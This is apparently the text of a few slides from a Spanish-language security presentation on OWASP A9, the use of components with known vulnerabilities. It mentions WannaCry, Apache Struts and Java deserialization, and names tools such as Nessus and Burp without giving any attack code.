- Hay muchas opciones adicionales y DIRECTAS
  - Análisis Dinámico
  - Análisis Estático
  - Lineamientos de Seguridad
  - Threat Intelligence
  - Inteligencia Artificial (machine learning)
  - …
  - Algún día, algún día !

# Y qué hay de nuevo con las otras 8? A9: Uso de Componentes con Vulnerabilidades Conocidas

- No en aplicaciones, pero, WannaCry les suena ?
- Apache Struts, si, eso si suena.
- Java : Deserialización
  - WebSphere : Nessus - - - >Modificar script NASL
  - Burp, scripts...



Si conoces al enemigo y te conoces a ti mismo, no debes temer  los resultados de cientos de batallas.

Sun Tzu, El Arte de la Guerra.

# Y aunque somos muy AMIGOS...